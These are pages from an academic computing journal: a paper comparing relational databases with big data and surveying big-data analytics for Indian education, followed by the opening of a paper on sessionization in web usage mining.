[19] Bawany, Narmeen Shawoo, and Nazish Nouman. "A Step towards Better Understanding and Development of University Ontology in Education Domain." Research Journal of Recent Sciences, Volume 2, Issue (10), 57-60(2013) ISSN 2277: 2502.

[20] Bawany, Narmeen Zakaria, and Jawwad A. Shamsi. "Smart City Architecture: Vision and Challenges." International Journal of Advanced Computer Science & Applications 1.6: 246-255.

Emergence of Unstructured Data and Scope of Big Data in Indian Education

Dr. S S Kolhatkar
Marathwada Mitramandal College of Commerce
Pune, India

Mr. S P Kolhatkar
Tech Mahindra
Pune, India

Mrs. M Y Patil
Marathwada Mitramandal College of Commerce
Pune, India

Mrs. M S Paranjape
Université Paris-Dauphine
London, United Kindom

***Abstract*—The Indian Education sector has grown exponentially in the last few decades as per various official reports[22]. Large amount of information pertaining to education sector is generated every year. This has led to the requirement for managing and analyzing the structured and unstructured information related to various stakeholders. At the same time there is a need to adapt to the dynamic global world by channelizing young talent in appropriate domains by cognizing and deriving the knowledge about individual student preferences hidden within the vast amount of education data. The derived knowledge is about getting finer information related to courses, facility and quality of institutes, etc and also analyzing unstructured educational learning resources present in the form of multimedia data. Also, the desire to cater to stakeholders for decision making related to courses, admissions, career planning etc has accentuated big data analytics.**

Various MIS or ERP systems handling structured information for educational applications exist in order to aid in the administration and managerial process. These systems are useful in customizing software application as per institutes or courses, generating various customizable reports and aiding the decision making process related to institutes. The need for storing, maintaining and analyzing unstructured information related to multimedia content online has generated a need for big data and data analytics. This paper is about the emergence of unstructured data, comparison of features provided by relational databases and big data and to identify the scope of big data in the Indian education sector.

Keywords—Big Data; Indian Education; Unstructured data; Big Data Analytics; Comparative of Big data and Relational Database; Scope of Big Data based Applications

I. Introduction

The Indian education sector is at a threshold of cognizing that instead of being reactive, it needs to be proactive by leveraging technology and analytics. The development and deployment of various software systems is aimed at providing availability, reliability and transparency of information to various stakeholders like trusts, faculty members, students etc. of the education sector. At the same time, the use of right technology enables businesses to integrate information across all departments, enabling all stakeholders to have access to one version of the truth. The existence of Apereo[28] and Open Hatch[27] is a success for education sector based software applications.

The education system generates, maintains and analyzes large amount of data generated through various sources. This data is related to academic, non-academic, research, learning resources, examination, admission, training & placement etc. The nature of such data as shown in Fig. 1 is varied in nature as given below.




Fig. 1. Type of data and its application area

A. Structured Data

It refers to kinds of data with a high level of organization, such as information in a relational database. Transactional software systems work on structured data mostly for the purpose of querying and maintaining. In education system, the student academic information, scholarship (& benefits) information, placement data, examination data, administrative information etc; is identified as structured data which is maintained and queried for customized reports.

B. Semi-structured Data

It is a form of structured data that does not conform with the formal structure of data models associated with relational databases or other forms of data tables, but nonetheless contains tags or other markers to separate semantic elements and enforce hierarchies of records and fields within the data. Software systems for education sector that use comma separated values (CSV), eXtensible Markup Language (XML) and JavaScript Object Notation (JSON) technologies have semi structured data.

C. Unstructured Data

It often includes text and multimedia content. Examples include e-mail messages, word processing documents, videos, photos, audio files, presentations, webpages and many other kinds of business documents. While these sorts of files may have an internal structure, they are still considered unstructured because the data they contain does not fit neatly in a relational database. The learning resources and social networking sites are examples of unstructured data. The video and audio streaming of classroom is also unstructured data. Our paper focuses on learning resources and multimedia data for unstructured data.

Such developing disparity in education data points to the fact that software systems pertaining to education sector also need to accommodate and reflect the change in their functioning.

II. Comparison of Relational Database and Big Data

The software systems that have been or are being developed, use data storage as a basic need. But due to the change in nature of data (structured or unstructured), the software systems have also evolved from traditional systems to more complex systems. The increasing demand for various software systems enable the investment of resources to facilitate for appropriate outcomes. Technology is a powerful tool that businesses invest in to move with greater speed and certainty for competitive edge. The underlying data storage in education sector basically uses the relational databases or the big data. Let us consider features of data storage in education sector. This is discussed below.

A. Relational Databases

A relational database management system (RDBMS) is a database management system (DBMS) that is based on the relational model as invented by E. F. Codd. Many of the databases in widespread use are based on the relational database model. RDBMSs have been a common choice for the storage of information in new databases used for financial records, logistical information, academic data, personnel data, and other applications. A few of RDBMS are Oracle Database, Microsoft SQL Server, MySQL, IBM DB2, IBM Informix, etc. which are used to store the structured information by defining the inter relationships between data. The relational database features along with their interpretation for education sector is as given below.

- Use Provides data to be stored in tables - Structured data related to the education sector can be normalized and stored. The structured data is related to student information, course / programme information, staff (teaching and non-teaching) member information, examination information, academic monitoring information etc.
- Persists data in the form of rows and columns - The structured data can be stored as atomic values with the cell as the identification.
- Provides facility primary key, to uniquely identify the rows - Structured data is inter related across various entities, departments etc; for which the concept of primary key and foreign key is used successfully to correlate as well as differentiate for identification.
- Creates indexes for quicker data retrieval - The facility of index creation as provided by the relational databases is used for faster information access or retrieval which is beneficial given the large amount of academic and supporting records.
- Provides multi user accessibility that can be controlled by individual users - Various users having individual role and responsibility for education software systems need to be given authenticity and access rights accordingly so as to ensure data management at different management and security levels.

As seen in the above 5 features, the nature of data is structured. The unstructured data like social networking, learning resources, multimedia data etc which is generated on a large scale by the stakeholders, is beyond the scope or management of the RDBMS. Relational database management systems and desktop statistics and visualization packages often have difficulty handling big data. The work instead requires "massively parallel software running on tens, hundreds, or even thousands of servers". Let us consider the nature and type of data used in education in current times with respect to big data.

B. Big Data

Big data is a term for data sets that are so large or complex that traditional data processing applications are inadequate. In Indian education sector the data that can be qualified as big data is related to learning resources, images and social networking, along with structured and semi structured data. It can be described by the following characteristics:

- Volume - It represents the quantity of generated and stored data. The size of the data determines the value and potential insight and whether it can actually be considered big data or not. The semi structured and unstructured data is large in case of Indian Education sector as the use of ICT has been well assimilated in the functioning of the sector.
- Variety - It means the type and nature of the data. The multimedia data represents a variety in the type and nature of data. It includes text, presentations, spreadsheets, images, audio, video, tweets, posts, blogs etc. which forms a large part of the learning resources in the education sector. The data stored in database for

software systems implemented for this sector can also be considered as an important type of data.

- Velocity - In this context, the speed at which the data is generated and processed to meet the demands and challenges that lie in the path of growth and development represents the velocity. The demand for online storage and functioning of the education sector, has resulted in large amount of data generation (for example Google Apps) and data processing (for example online tests or feedback) to an equally large audience.

- Variability - This characteristic represents the inconsistency of the data set can hamper processes to handle and manage it. A class that represents an entity in this sector may have its own distinct data set but would need to be stored as a set nevertheless which is not efficient in case of relational databases. The inefficiency is due to memory wastage or processing bottleneck.

- Veracity - The quality of captured data can vary greatly, affecting accurate analysis. Educational data and metadata has limited veracity as the method or means of data capture are standard and reliable.

The emergence and popularity of big data exists due to various factors but among them the expectations for accountability to stakeholders through reports, analysis or results; is the greatest. The other reasons identified for its importance are demands for evidence to guide and support decision making, finding metrics that matter to institutions and individuals and the need for a technology[3][6][7][10][14] platform that provides a means to the end. Big Data relates to extremely large data sets that may be analysed computationally to reveal patterns, trends, and associations, especially relating to human behaviour[2][16][17][19][25][32] and interactions. In general, there are four main sources of big data in Indian education as given below :-

- Users : The education sector has student as the main users of various software applications. They are the main sources for generating a large amount of data related to admissions, attendance, examinations, placement etc. The students access and generate e learning resources. They also participate and engage themselves in social networking where large data exists in the form of tweets, posts etc. The teachers are important users of software systems and contribute in generating data related to curricular, co-curricular and extracurricular activities. The decision makers or the managing body is also an important user who actively frame and design policies or strategies based on the different MIS reports. Apart from these three users, there are other administrative staff members, who ensure the smooth functioning of education institutes by maintaining and generating data about the social and legal aspects of the various courses along with trustees and board members.

- Application : The need to enforce a control and reward mechanism over various universities, colleges, institutes etc; there are governing bodies which maintain the data that has been generated by users (as discussed above) using their customized applications. The data may be maintained on cloud or company server but definitely it provides a basis for informative and analytical reports that are crucial to policy and decision making. There are a variety of applications used in education, such as Massive Open Online Course - MOOC (provides interactive user forums to support community interactions among students, professors, and teaching assistants - http://mooc.org), Moodle (Moodle is a learning platform designed to provide educators, administrators and learners with a single robust, secure and integrated system to create personalised learning environments - https://moodle.org), Google Apps (is a brand of cloud computing, productivity and collaboration tools, software and products developed by Google - https://www.google.com/edu/products/productivity-tools/) etc are used to enhance the teaching learning experience.

- System: The need for customized information at various managerial and administrative levels in education is different. Customized applications have been developed for individual purposes such as DOMO[29] (Domo bills itself as a business intelligence tool, and the goal of the product is to bring a business together with its data, and to be able to measure multiple data sources against one another. It automatically pulls in data, in real time, from spreadsheets, social media, on-premise storage, databases, cloud-based apps, and data warehouses. Data points are presented on a customizable dashboard so employees can view the information in a way that is easy to digest and relevant.), ERP-Microsoft Dynamics® AX 2012 (It is Microsoft's enterprise resource planning software products), MIS - EMIS, online learning - Lynda.com, etc.

- Sensors: Sensors in buildings enable tracking of students and the time that they spend in the classroom, dormitory, cafeteria, or in the library. The effectiveness of their instructor can be partly determined by analysis of student sentiment. Sensors are increasingly providing critical information gathered on devices. Data critical to research might be gathered directly from sensors in semi-structured form.

The above four data sources are mostly captured from devices such as mobiles, microphone, reader/scanner, science facilities, program / software, camera and social media. In order to implement software system for big data, there is big data analytics and integration platform as shown in Fig. 2 consisting of data integration, data management and data analytics.




Fig. 2. Big Data Analytics and Integration Platform

1) Data Integration

Data integration is the combination of technical and business processes used to combine data from disparate sources into meaningful and valuable information. The education sector generates and maintains data which is flat file data, data in database etc. A complete data integration solution gives trusted data from a variety of sources. This process follows a defined series of steps to manage the integration of data as shown in Fig. 3.




Fig. 3. Data Integration

a) Capturing Data in numerous forms (structured, semi-structured and unstructured) from various sources requires a standardized approach to be maintained across various tools including security, metadata and look and feel.

b) Data Cleansing and Quality Management requires identifying and repairing inaccurate, incomplete and redundant data to maintain consistency on quality of the availability of the data. It also includes Profiling, Parsing and Standardization, Generalized Cleansing, Matching, Monitoring and Enrichment.

c) Transformation of data depending on the situation. Based on the nature of the source of the data the extracted information is transformed regardless of the format, complexity or file size.

2) Data Management

Big data management is the organization, administration and governance of large volumes of both structured and unstructured data. The goal of big data management is to ensure a high level of data quality and accessibility for business intelligence and big data analytics applications. There are a few end user tools for such data management. They are Big Data Portal, Reporting, MS Office Integration, Mobile BI, Ad hoc query, Dashboards etc.

3) Data Analytics

Big data analytics is the process of examining large data sets to uncover hidden patterns, unknown correlations, market trends, customer preferences and other useful business information through modeling, analysis and interpretation as shown in Fig 4. It allows the forecast of data models and accelerate decision making through realization of Big Data solutions. There are various analytical tools as mentioned below.

a) Online Analytical Processing (OLAP)[30]: Creating a multidimensional data store from a vast pool of detailed data. The data offered are often summarized data using fast query and calculation performance delivered in real time. For example educational statistical data.

b) Predictive Modeling and Data Mining[31]: Identifying variables that allow enterprises to forecast scenarios with aid of mathematical models. These models are often integrated into the reporting, dashboarding or OLAP phases. For example classification or clustering patterns in education.

c) Sentiment analysis[32]: It uses natural language processing techniques to read and interpret the meaning of the textual information. Era of customer-focused business organizations has led to the proliferation of sentiment analysis. For example polarity of student's sentiments about courses, organization, individuals and events.

d) Advanced visualization and visual discovery[33]: ADV has emerged as a significant technique to extract knowledge from data. It enables data exploration with interactive visualization tools like FLOT, ProfitBricks etc. For example interactive charts, panning and zooming for popularity of courses and performance rates




Fig. 4. Data Analytics

The characteristics and architecture of big data is difficult to implement. There are challenges like communication between educationists and software system companies, differences in educational system and practices etc. These may lead to challenges in analysis, capture, data curation, search, sharing, storage, transfer, visualization, querying, updating and information privacy. Accuracy in big data may lead to more confident decision making, and better decisions can result in greater operational efficiency, cost reduction and reduced risk for the stakeholders. At the same time, the use of relational databases for online transaction processing (OLTP) and big data for online analytical processing (OLAP) need to coexist for the education sector. Table 1 shows comparison of relational and big data on various factors which are both essential but for their individual purpose.

TABLE I. COMPARISON OF RELATIONAL DATABASES AND BIG DATA

Factors	Relational Databases	Big Data
Data Types and Formats	Structured	Structured, semi structured, unstructured
Data Integrity	High	Low
Data Storage	Stored in rows and columns Rows contain all the information about one specific entry/ entity and the columns contain varied data points	Encompasses varied host of databases Each database has different data storage model The important ones are: document, graph. Key-Value and columnar.
Storage Volume	Gigabytes to Terabytes	Terabytes, Petabytes and beyond
Scalability	Scale up with more powerful HW	Scale out with additional Servers
Data Processing Distribution	Limited or None	Distributed Across Cluster
Economics	Expensive Hardware & Software	Commodity Hardware & Open Source software
ACID Compliancy (Atomicity, Consistency, Isolation, Durability)	The vast majority of relational databases are ACID compliant.	Varies between technologies but many NoSQL solutions sacrifice ACID compliancy for performance and scalability.
Scalability & Cost	Vertical scaling More data requires bigger servers which increases the cost Difficult and time consuming to scale the database	Horizontal scaling Multiple servers for easy manageability and cost efficiency
Schemas and Flexibility	Schema is rigid Each column must be decided before the data entry Addition of columns to existing database needs to be handled	Dynamic in nature Information can be added anytime. The rows and columns can be empty
Example	On Line Transaction Processing Applications	Big data analytics

The Table 1 attempts to make comparison of relational database and big data based on the type and volume of data and the software applications that handle this storage. Both types of storages are required as they serve different purpose viz OLTP and OLAP. Both ie relational database and big data handle large volume of data though big data takes an upper hand. But the important difference is the type of data that they handle as explained in the next section.

III. USE / TYPE OF DATA STORAGE IN EDUCATION SOFTWARE SYSTEMS

The demand for fast and available information for various education system reports, requires the development and deployment of MIS / ERP software systems designed for education sector. Such systems require the use of relational databases for the capture, storage and maintenance of data that accumulates over a period of time. The advent of cloud computing[34] along with the development and progress of the underlying IT infrastructure has greatly aided in the development and implementation of such advanced and flexible software systems.

At the same time, the need for adapting to a dynamic world with the aid of information / data; has tremendously increased. The demand for fast information instantaneously is rising and it has to be fulfilled for competitive advantage. This demand is facilitated by deploying ERP / MIS systems specifically for education sector where data is structured and stored using relational databases.

A. RDBMS in Education software system

The education data is structured as well as unstructured. The structured data is managed by well-defined software systems that rely on the principles of RDBMS. Here the focus is on data capture for clarity and transparency; data storage for long term purpose of information authentication; and lastly data presentation for the purpose of reporting. The reports are of various types depending on the level of organizational or management structure or hierarchy. The bottom management generates transactional reports that focus on the regular activity. The middle management generates MIS reports that are more directed towards planning and organizing of resources. The top management software system is designed so as to take decisions about resources, results and ramifications.

The legacy systems are well suited for structured data, but there needs to be cognizance of increase in amount of unstructured data. Such unstructured large amount of data may be considered as big data.

B. Big Data in Indian Education

The unstructured data is associated with details related to social networking, learning resources, multimedia data etc. The generation and management of big data is an important scenario in most of the sectors. There are many companies and software systems that harness the benefits of big data in architecting the course of their businesses. For example, Knewton’s pioneering approach to adaptive learning draws on each student’s own history, how other students like them learn, and decades of research into how people learn to improve future learning experiences.

Currently, the underlying data storage is used for reporting and analytical purposes. There are numerous statistical reports with various aspects; few of which are as discussed below.

a) Course / College wise Reports to represent the educational institutes distribution based on region or facilities along with its intake capacity

b) Student Admission Reports to statistically know about course, gender, category, region, etc of admitted students

c) Teaching Staff Reports that mention the qualification and contribution of teachers

d) Infrastructure Reports to represent the existing and developing campus details

e) Examination Reports to know the performance of students and counsel for career development

There are several other reports of education sector which together help various governing bodies to identify and channelize young talent for human resource development. Along with this well-defined and structured data, the Indian Education is witnessing an undefined epoch in social networking and student resources which include learning resources, images, posts etc. At the same time, there is a need for contemplating on the aptitude, inclination and perseverance from the students' viewpoint to cope up with the global challenges of a dynamic world. Such a cross environment integration and analysis lays the foundation for data analytics and the initiation and implementation of big data in education.

IV. SOFTWARE APPLICATIONS IN INDIAN EDUCATION

The education sector practices and promotes the use of various enterprise systems for the management and development of academics; thereby facilitating the stakeholders with accessible and available information. The concept of cloud computing / storage has tremendously aided in developing, implementing and deploying such software systems. As discussed above, most of the software systems handle structured data whereas few provide support for semi structured or unstructured data. This makes the need to develop software systems to work on big data, very important. Big Data that has been created by taking data from traditional systems will have structured data.

In an article by Benjamin Herold [34], there is a mention of analysing various multimedia inputs like classroom video streaming or performance scores with respect to other activities. Large amount of information is captured and stored. There are few software applications that are currently involved in the analysis of the data (mostly structured as it is generated from a software application implementing relational database) for decision making. Furthermore, the generation of unstructured data and its subsequent analysis, demands the development and deployment of new software applications. This unstructured information is what can be studied and analysed to predict or confirm about various aspects based on the structured and unstructured data. These aspects are as given below.

- Human Behaviour can be analysed based on students' gestures, reactions or responses obtained through classroom video streaming to know about individual aptitude / abhorrence for particular subjects / areas, interaction with others etc. Such analysis guides the parents in understanding their wards and realizing their interests, better. Generally, this analysis acts as a guide to parents during the child's formative years.
- Other way round, study of a student's attitude can be done in relation to student's marks to show how poor performance causes bad behaviour. Teachers, students and parents together discuss corrective steps for improvement. Here, the analysis is done on examination data which is structured.
- The identification of subject expert / popular teacher can be done by analysing teacher performance of teacher in terms of students' behaviour in class or reciprocation of students for a particular teacher. This analysing requires classroom streaming ie unstructured data.
- Inter college / university / education boards analysis can be done on structured examination data to know about its correlation with education medium, region, syllabus, inclination of population etc which is unstructured data.
- The aptitude and examination data ie structured data can be used to assist the students while choosing various further courses along with understanding current and future industry trade requirements which needs to be weighed and quantified. Such analysis will channelize the students to be practical professionals in terms of skill sets and salary expectations thereby aiding them to choose right course and right direction. It will also enlighten the industry and colleges in terms of finding industry institution gap. Likewise, well directed efforts can be made so as to propel the student knowledge as each campus requirement and outputs will be stored as structured data.

The above given aspects mention the use of structured as well as unstructured data for analysis purpose that can be used as conclusion or as corroborative evidence. The implementation and use of big data, therefore becomes advantageous in different situations and its scope is given next.

V. SCOPE OF BIG DATA

The software applications in Indian education are based on the current need and their architecture is based on the type of data storage needed to support it. There is large amount of academic data, performance evaluation data etc which is generated and maintained by current software applications; whereas personal data like posts, photographs etc, as well as formal data like notes, ebooks, online resources etc. need to be maintained and analysed for benefit of various stakeholders. Big data provides the infrastructure to maintain such unstructured data for analysing and finally visualizing, which can be classified as student engagement analysis, predictive analysis and sentiment analysis; as given below.

A. Improving Student Engagement

A projected application of big data is in the area of adaptation of business intelligence for improving student engagement. Student engagement is a vital antecedent to student achievement and organizational success. Big data analytics is used to identify the potential risk of disengagement based on the data inputs from online and offline resources. For example, Students could be asked to scan their id cards before joining classes, seminars and other events in the institution. Frequency of accessing virtual learning environment, library attendance, visits to the information desk could be other sources of data acquisition. Timely monitoring and interpretation of student engagement behaviours leads to potential actions to eliminate the impact of disengagement.

B. *Predictive Analysis*

Coupled with the predictive analytics, Big data anticipates to contribute to education by finding solutions to deal efficiently with bottleneck subjects, create means to advise students and colleagues accurately about their career inclinations and for forming a customized student-specific learning package that consistently influence students. Semi structured data from sensors is ingested by NoSQL databases and analyzed using predictive analytics at lower cost and more effectively. The next generation of students has smart phones and other access to devices connected to distant institutions. Following are the four applications of Big Data’s role in education:

- Big Data driven Policies - Policymakers with live information on the quality and impact of education policies will be faced with the power to make information-loaded decisions. Such decisions will pertain to varying dimensions of higher education including finance, enrollment, choice of college, and career inclination of students. Big Data will allow policymakers to form a system of policies that would sync objectives of the educational institutions with available resources to produce intended results.

- Safety of Big Data - Gradually, student data will also shift to cloud services, to allow unfussy sharing and coordination of admission and transfers. As more information enters the cloud, there will be a need to set up walls that determine what kind of information and how much of it can be accessible to various stakeholders.

- Big Data will expand through Collaboration - Since Big Data maintains and manages unstructured data, institutions would have to move into the cloud age of collaboration thereby catering to needs of different types of students, recognizing the educational resources available collectively.

- Injecting Meaning into Big Data - There needs to be an inclusion of Big-Data positions like ‘Predictive Analyst’ within staffing and a subsequent rise in innovation-based job titles. Issues like economic affordability, dropout rates, retention and broadcast of content through new means (like Online Open Courses) have taken the front seat in the Big Data mission.

C. *Sentiment Analysis*

Sentiment analysis may also be used on education data such as online video streaming data to know about the impact of infrastructure, lectures, teachers etc so as to design customized learning courses. This type of analysis exists for social media content where the input data is in the form of tweets, posts, images etc.

Analytics can help in correlate attendance with scores to identify the target scores and related minimum number of classes required for schools to track data on the performance of students and teachers. However in the absence of dedicated and structured process, the data is not stored for a substantial duration to generate meaningful insights. Social media analytics is another emerging area of application. Important aspects of students learning styles, behaviour and preferences can now be gauged from formal groups that the educational institutes may have on social media platforms.

VI. Summary / Conclusion

The success of any software application or system is as a result of feedback from users and its subsequent improvisation based on current and future trends. The advent of unstructured data in the human life and its subsequent analysis for better understanding of the situation, makes the implementation of big data for any sector as desirable and beneficial. Our contribution in this paper is the discussion related to differences in various types of data being generated from different sources with reference to the Indian Education system along with the discussion of differences as observed in big data and relational data. We have identified the need for big data in Indian education sector along with its scope. We suggest that further research on the performance of predictive and sentiment analysis will greatly benefit organizations that are planning for implementing big data based software systems.

References

[1] J.Fan, F. Han, H. Liu “Challenges of big data analysis”, National Science Review, 1 (2) (2014), pp. 293–314

[2] R. Feldman, “Techniques and applications for sentiment analysis”, Communications of the ACM, 56 (4) (2013), pp. 82–89

[3] Yanqing Duan & et al, “Big data in higher education: an action research on managing student engagement with business intelligence”, University of Bedfordshire Repository, 2013.

[4] Xinguo Yu & Shuang Wu, “Typical Applications of Big data in Education”, International Conference of Educational Innovation through Technology, 2015

[5] Peter MIchalik, Jan stofa & Iveta Zolotova, “Concept Definition for Big Data Architecture in Education System”, IEEE 12th international Symposium Applied Machine Intelligence and Informatics, SAMI January 2014, Slovakia.

[6] Ling Cen, Dymitr Ruta, and Jason Ng, “Big Education: Opportunities for Big Data Analytics”, IEEE International Conference on Digital Signal Processing (DSP), July 2015.

[7] Said Rabah Azzam, Ylber Ramadani, “Reforming Education Sector through Big Data”, IEEE International Conference on Cloud Computing and Big Data Analysis, 2016.

[8] Robin G. Qiu & et al, “A Big Data Approach to Assessing the US Higher Education Service”, 12th International Conference on Service Systems and ServiceManagement (ICSSSM), 2015.

[9] Mang Chen & et al, “The Positioning and Construction of Education Ecosystem Base on Big Data”, 2nd International Conference on Information Management (ICIM), 2016

[10] M.M.M.A. Riffai & et al, “The Potential for Big Data to Enhance the Higher Education Sector in Oman”, 3rd MEC International Conference on Big Data and Smart City (ICBDSC), 2016.

[11] Yuri Demchenko & et al, “Instructional Model for Building effective Big Data Curricula for Online and Campus Education”, IEEE 6th International Conference on Cloud Computing Technology and Science, 2014.

[12] Shaoying Li and Jun Ni, “Evolution of Big-Data-enhanced Higher Education Systems”, Eighth International Conference on Internet Computing for Science and Engineering, 2015, 978-1-5090-0454-6/15 $31.00 © 2015 IEEE DOI 10.1109/ICICSE.2015.53

[13] “Improving Higher Education Performance with Big Data Architect’s Guide and Reference Architecture Introduction”, Oracle Enterprise Architecture White Paper, April 2015.

[14] B.Tulasi, “Significance of Big Data and Analytics in Higher Education” International Journal of Computer Applications, (0975– 8887) Volume 68 – No.14, April 2013.

[15] Anurag Bhatt & Manish joshi, “Statistical Analysis of Impact of Social Networking Sites on Present Technical Educational Environment”, Volume 4, Issue4, April 2014, ISSN: 2277 128X.

[16] Enock Kanyesigye et al “Sentiment Analysis of Reviews Using Hadoop” Vol-2 Issue-2 2016 International Journal of Advance Research and Innovative Ideas in Education

[17] Manisha Shinde-Pawar “Formation of Smart Sentiment Analysis Technique for Big Data” International Journal of Innovative Research in Computer and Communication Engineering

[18] Jon Tupitza, “Introduction to Windows Azure HDInsight”, 2014 JTIT Consulting, LLC

[19] Ellen Wagner & Joel Hartman, “Welcome to the Era of Big Data and Predictive Analytics in Higher Education”, SHEEO, Colorado

[20] Saga Briggs,”Big Data in Education: Big Potential or Big Mistake?”, Innovation Excellence

[21] Mohd Ujaley, “Data Analytics in education sector to see high growth”, Express Computer, November 6, 2015

[22] Government of India, Ministry of Human Resource and Development

[23] Educational software From Wikipedia

[24] Digital education governance: data visualization, predictive analytics, and ‘real-time’ policy instruments Ben Williamson Journal of Education Policy Published online: 29 Apr 2015

[25] “Big Data and Visualization: Methods, Challenges and Technology Progress” Lidong Wang et al in Digital Technologies, 2015, Vol. 1, No. 1, 33-38, Science and Education Publishing

[26] “An Odd Couple: Pairing Big Data and Behavioral Science?” Sahana Rajan April 2016

[27] “Technical Guide to Development and Documentation” by OpenHatch

[28] Apereo Documentation at https://www.apereo.org

[29] DOMO https://www.domo.com/industries/education

[30] Shirin Mirabedini , Seyedeh Fatemeh Nourani,“The Research on OLAP for educational Data Analysis” , International Research Journal of Applied and Basic Science, 2014, ISSN 2251-838X / Vol, 8 (2): 224-230

[31] Amirah Mohamed Shahiria, Wahidah Husaina , Nur’aini Abdul Rashida , “A Review on Predicting Student’s Performance using Data Mining Techniques”, The Third Information Systems International Conference, Volume 72, 2015, Pages 414-422

[32] Sunghwan Mac Kim,Rafael A. Calvo, “Sentiment Analysis in Student Experiences of Learning”, Educational Data Mining 2010, The 3rd International Conference on Educational Data Mining, Pittsburgh

[33] Data Visualization and Discovery for Better Business Decisions by David Stodder (http://www.pentaho.com/sites/default/files/uploads/resources/data_visualization_and_discovery_for_better_business_decisions.pdf)

[34] Cloud Computing for Standard ERP Systems : Reference ERP Framework and Research Agenda. Schubert, Petra; Adisa, Femi. Koblenz: University Koblenz-Landau, 2011.

[35] http://www.edweek.org/ew/articles/2016/01/13/the-future-of-big-data-and-analytics.html

A Novel Semantically-Time-Referrer based Approach of Web Usage Mining for Improved Sessionization in Pre-Processing of Web Log

Navjot Kaur
Department of Computer Engineering
Punjabi University
Patiala, Punjab, India

Dr. Himanshu Aggarwal
Department of Computer Engineering
Punjabi University
Patiala, Punjab, India

***Abstract*—Web usage mining(WUM) , also known as Web Log Mining is the application of Data Mining techniques, which are applied on large volume of data to extract useful and interesting user behaviour patterns from web logs, in order to improve web based applications. This paper aims to improve the data discovery by mining the usage data from log files. In this paper the work is done in three phases. First and second phase0 which are data cleaning and user identification respectively are completed using traditional methods. The third phase, session identification is done using three different methods. The main focus of this paper is on sessionization of log file which is a critical step for extracting usage patterns. The proposed referrer-time and Semantically-time-referrer methods overcome the limitations of traditional methods. The main advantage of pre-processing model presented in this paper over other methods is that it can process text or excel log file of any format. The experiments are performed on three different log files which indicate that the proposed semantically-time-referrer based heuristic approach achieves better results than the traditional time and Referrer-time based methods. The proposed methods are not complex to use. Web log file is collected from different servers and contains the public information of visitors. In addition, this paper also discusses different types of web log formats.**

Keywords—Web Usage Mining; User Identification; Session Identification; Semantics; Data Cleaning; Time Heuristics; Referrer Heuristics

I. INTRODUCTION

Web mining [1] is the application of data mining techniques used to extract interesting, useful patterns and hidden information from the Web documents and Web activities. Web mining simply refers to the discovery of information from Web data that includes web pages, media objects on the Web, Web links, Web log data, and other data generated by the usage of Web data. Web mining is quite similar to the mining of valuable minerals from the earth. Web mining is further divided into three types of mining; namely web content mining, web structural mining, and web usage mining [14]. Web Content Mining is the process of extracting useful information from the contents of Web documents. Content data corresponds to the collection of facts that a Web page is designed to convey to the users. It may consist of text, images, audio, video, or structured records such as lists and Tables. Web Structure Mining is the structure of a typical Web graph consisting of Web pages as nodes, and hyperlinks as edges connecting two related pages. Thus it can be regarded as the process of discovering structural information of the Web entities. Web Usage Mining discovers the user navigation patterns from web log data in order to understand user behaviour and better serve the needs of web users and web-based applications. Web mining is necessary because, the data or the web pages on the www are increasing exponentially day by day. It is a highly challenging task to extract useful data from web. An effective approach to find the interesting or useful data quickly, efficiently and accurately from www is web mining.

II. WEB USAGE MINING

First, Web usage mining (WUM) also known as Web Log Mining is the application of data mining techniques applied on large volume of data to extract relevant, useful and interesting patterns from Web data, specifically from web logs, in order to improve web based applications [12]. Web Usage Mining is often regarded as a part of the Business Intelligence in an organization rather than the technical aspect. This is used for deciding business strategies through the efficient use of Web Applications. It is also crucial for the Customer Relationship Management (CRM) as it can ensure customer satisfaction as far as the interaction between the customer and the organization is concerned. The major problem with Web Mining in general and Web Usage Mining in particular is the nature of the data they deal with. With the updation of Internet in this millennium, the Web Data has become huge and a lot of transactions and usages are taking place in micro seconds. The data is not completely structured. It is in a semi-structured format so it needs a lot of pre-processing and parsing before the actual extraction of the required information.

Web Usage mining consists of four phases-data collection, pre-processing of log data, pattern discovery and pattern analysis. In first Phase the data is collected from Web Log files. There are three types of data sources of log files namely Web server, Web Proxy Server and Client Browser [17]. In Second Phase which is Pre-processing, elimination of irrelevant information from original log file is done to make it ready for Sessionization and user identification process. The main purpose of pre-processing is to improve the quality and accuracy of data. Next and Third Phase of Web usage mining is Pattern Discovery which means discovering patterns from pre-processed data using various data mining techniques[14,17] like Association, Clustering , Statistical Analysis and so on. In the last phase of WUM, Pattern analysis is done using Knowledge Query Mechanism such as SQL or data cubes to perform OLAP operations [7].

